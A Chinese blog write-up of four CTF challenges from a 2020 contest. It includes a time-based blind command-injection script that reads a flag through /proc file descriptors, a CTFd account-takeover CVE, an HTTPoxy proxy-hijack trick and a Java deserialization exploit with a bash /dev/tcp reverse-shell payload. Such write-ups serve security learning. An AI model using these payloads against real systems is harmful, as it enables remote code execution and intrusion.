2020 年 V&N 内部考核赛 WriteUp

原创

HyyMbb 于 2020-03-01 14:05:44 发布 2347 收藏 2

分类专栏： BUUCTF刷题记录

本文链接：https://blog.csdn.net/a3320315/article/details/104590534

CheckIN

源码

```
from flask import Flask, request
import os
app = Flask(__name__)

flag_file = open("flag.txt", "r")
# flag = flag_file.read()
# flag_file.close()
#
# @app.route('/flag')
# def flag():
#     return flag
## want flag? naive!

# You will never find the thing you want:) I think
@app.route('/shell')
def shell():
    os.system("rm -f flag.txt")
    exec_cmd = request.args.get('c')
    os.system(exec_cmd)
    return "1"

@app.route('/')
def source():
    return open("app.py","r").read()

if __name__ == "__main__":
    app.run(host='0.0.0.0')
```

这道题目解的方法还是有很多的，这个得靠自己去发现~~

这个题目一看就是需要去读 `文件描述符` ，因为在linux中一切皆文件，包括内存都能以文件得方式描述~~

经过测试，机器直接把 `curl` `ping` `wget` 等能外带数据得方式删除了，所以只有找能不能反弹shell得方式了，经过测试，直接用/bin/bash 是不行的，这个时候我们就可以考虑使用语言来反弹shell

参考链接

反弹shell后就去读取文件描述符
可以在`/proc`或者`/dev`下寻找，但结果都一样
我一般是在`/proc`下面找
格式如下：

```
/proc/10/fd/3
```

第一个数字代表的是进程ID，第二个数字不确定，如果你是直接在程序中运行的命令，直接可以将第一个数字替换为`self`

这儿再介绍一种方法，是利用linux，命令sleep，相当于SQL中的时间盲注
参考链接
这儿再贴一下我写的脚本，写的比较乱~~，（逃

```
#encoding:utf-8

import requests,time
import sys
import urllib

url='http://7c123fdf-f38e-4a4c-84ec-91e79abe2022.node3.buuoj.cn/shell?c='
letter="abcdeflg{}0123456789-"
def find_file():                #找到flag
    for i in range(255):
        for n in range(30):
            file='/proc/{0}/fd/{1}'
            file = file.format(i,n)
            for m in range(1,5):
                req = payload = r"sleep $(cat {0}|awk 'NR=={1}'|sed 's/.*\(flag{{.*}}\).*/\1/g'|cut -c1|tr f 3)"
.format(file, m)
                t1=time.time()
                requests.get(url+urllib.quote(payload))
                t2=time.time()
                while (req.status_code!=200):
                    t1=time.time()
                    req = requests.get(url+urllib.quote(payload))
                    t2=time.time()
                print payload
                if t2-t1>=2.5:
                    print file


def if_number():        #找出flag中哪几个是数字，哪些是0,如果是0，应该sleep时间大于9，但是flag中也含有9，所以输出为0时，
应验证原数字是否为9
    number = []
    for i in range(1,50):
            #time.sleep(0.6)
            payload = r"sleep $(cat /proc/11/fd/3 |sed 's/.*\(flag{{.*}}\).*/\1/g'|cut -c{0}|tr 0 9)".format(i)
            t1=time.time()
            req = requests.get(url+urllib.quote(payload))
            t2=time.time()
            while (req.status_code!=200):
                t1=time.time()
                req = requests.get(url+urllib.quote(payload))
                t2=time.time()
            print payload
            if t2-t1>9:
                number.append('0*****'+str(i))              #假如休眠九秒，可能是0替换成9，也可能是真的9
                print number
            elif t2-t1>=1:
```

```
                number.append(i)
                print number


def get_flag():             #时间盲注flag
    number =  [6, 7, 8, 10, 11, 12, 15, 16, 20, 22, 26, 27, 28, 31, 32, 34, 35, 39, 40, 41]
    flag = ''
    for i in range(1,50):
        if i in number:
            flag += 'x'             #数字用x代替
            continue
        for n in letter:
            #time.sleep(0.6)
            payload = r"sleep $(cat /proc/11/fd/3 |sed 's/.*\(flag{{.*}}\).*/\1/g'|cut -c{0}|tr {1} 4)".format(i
,n)
            t1=time.time()
            req = requests.get(url+urllib.quote(payload))
            t2=time.time()
            while (req.status_code!=200):
                        t1=time.time()
                        req = requests.get(url+urllib.quote(payload))
                        t2=time.time()
            print payload
            if t2-t1>=3.5 :
                flag += n
                print flag
                break
get_flag()
#flag{912f020-48ca-4a0b-b927-a76a45fab649}
```

HappyCTFd

这儿的考点是CTFD平台的一个CVE
参考链接

我们可以从这个CVE中学到一点东西，首先讲一下漏洞产生的原因
我们在CTFD注册账户的时候，假如账号中有空格，验证账号是否存在时，没有将空格去掉，但是保存的时候，却又将空格去掉了，而且更改密码时直接用的去掉空格的账号，这就导致我们直接注册恶意账号，可以修改任意的账号密码，包括管理员~~

TimeTravle

```php
<?php
error_reporting(0);
require __DIR__ . '/vendor/autoload.php';

use GuzzleHttp\Client;

highlight_file(__FILE__);

if(isset($_GET['flag'])) {
    $client = new Client();
    $response = $client->get('http://127.0.0.1:5000/api/eligible');
    $content = $response->getBody();
    $data = json_decode($content, TRUE);
    if($data['success'] === true) {
      echo system('/readflag');
    }
}

if(isset($_GET['file'])) {
    highlight_file($_GET['file']);
}

if(isset($_GET['phpinfo'])) {
    phpinfo();
}
```


这儿先查看phpinfo，发现使用的是nginx和php，那么这儿就是以`cgi`方式运行的，而且php版本低于`5.6.24`，所以存在`HTTPoxy漏洞（CVE-2016-5385）`

参考链接

我的做法是直接开一个vps，然后用`php -S`监听两个端口，因为这样php会自动转发代理流量

我先监听一个`0.0.0.0:666`用作代理，即在访问题目的时候，在`header`中添加`Proxy: xxx.xxx.xxx.xxx:666`

然后再创建相应的文件夹，`/api/eligible`，监听端口`0.0.0.0:5000`，并且使得返回的值为`{"success":true}`，这样再访问题目就能获得flag了~~

非预期

这道题还有一中解法，是我没有想到的

nc可以直接输出数据


例子

`b.txt`的内容如下

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sat, 29 Feb 2020 05:27:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: Keep-alive
Content-Length: 16

{"success":true}
```

```
[redacted].~$ nc -lvp 8888 < b.txt
Listening on [0.0.0.0] (family 0, port 8888)
```




师傅链接


EasySpringMVC

首先下载下来一个源代码文件`springmvcdemo_2.war`，但是是经过打包的，所以我们需要还原
这儿我是用的是`fernflower.jar`


- 首先解压源代码




将class文件夹提取出来，放在另外一个空的文件夹中



然后使用命令进行还原，得到classes文件夹，将com文件夹放到src文件夹下面



最后添加springweb的环境，将一系列文件添加进去，最后的结构为：



漏洞利用点~~

- 首先有一个任意文件读取（当然比赛是没有权限读flag）

任意位置文件上传，本地环境可以实现，比赛环境似乎也没有权限~~

反序列化漏洞`getshell`

首先会将cookie中的cinfo传入Tools中parse函数中

我们跟进看一下

```java
public class Tools implements Serializable {

    private static final long serialVersionUID = 1L;
    private String testCall;


    public static Object parse(byte[] bytes) throws Exception {
        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(bytes));
        return ois.readObject();
    }

    public static byte[] create(Object obj) throws Exception {
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        ObjectOutputStream outputStream = new ObjectOutputStream(bos);
        outputStream.writeObject(obj);
        return bos.toByteArray();
    }

    private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
        Object obj = in.readObject();
        (new ProcessBuilder(((String[])obj))).start();
    }
```



很明显的反序列化，而且Tools类重写`readObject`，`ProcessBuilder`可以来执行系统命令
这儿简单介绍一下如何执行系统命令
参考链接

```java
ProcessBuilder builder = new ProcessBuilder();
builder.command("sh", "-c", "ls");
Process process = builder.start();
```

这儿我们只需要使得`(String[])obj`是一个字符串数组就可以了

这儿需要注意的是，这儿使用的`byte[]`来进行序列化的，但是反序列化后不知道为啥obj是一个字符串数组，感觉很奇怪，由于没有系统地学习过java，而且才刚开始接触，一脸懵逼

我们在Tools中添加一个字符串数组的属性



然后伪造cookie

```
Base64.Encoder encoder = Base64.getEncoder();
        Tools tools = new Tools();
        String commands[]={"bash","-c","bash -i>& /dev/tcp/127.0.0.1/1234 0>&1"};
        tools.setTestCall(commands);
        byte[] obj = Tools.create(tools);
        System.out.println(encoder.encodeToString(obj));
```

然后替换cookie后就能`getshell`了

另外很奇怪的是，假如我在Tools类中添加两个字符串数组，反序列化后只会输出一个字符串数组属性，而且是以名称的`ascii`来确定的，不知道为啥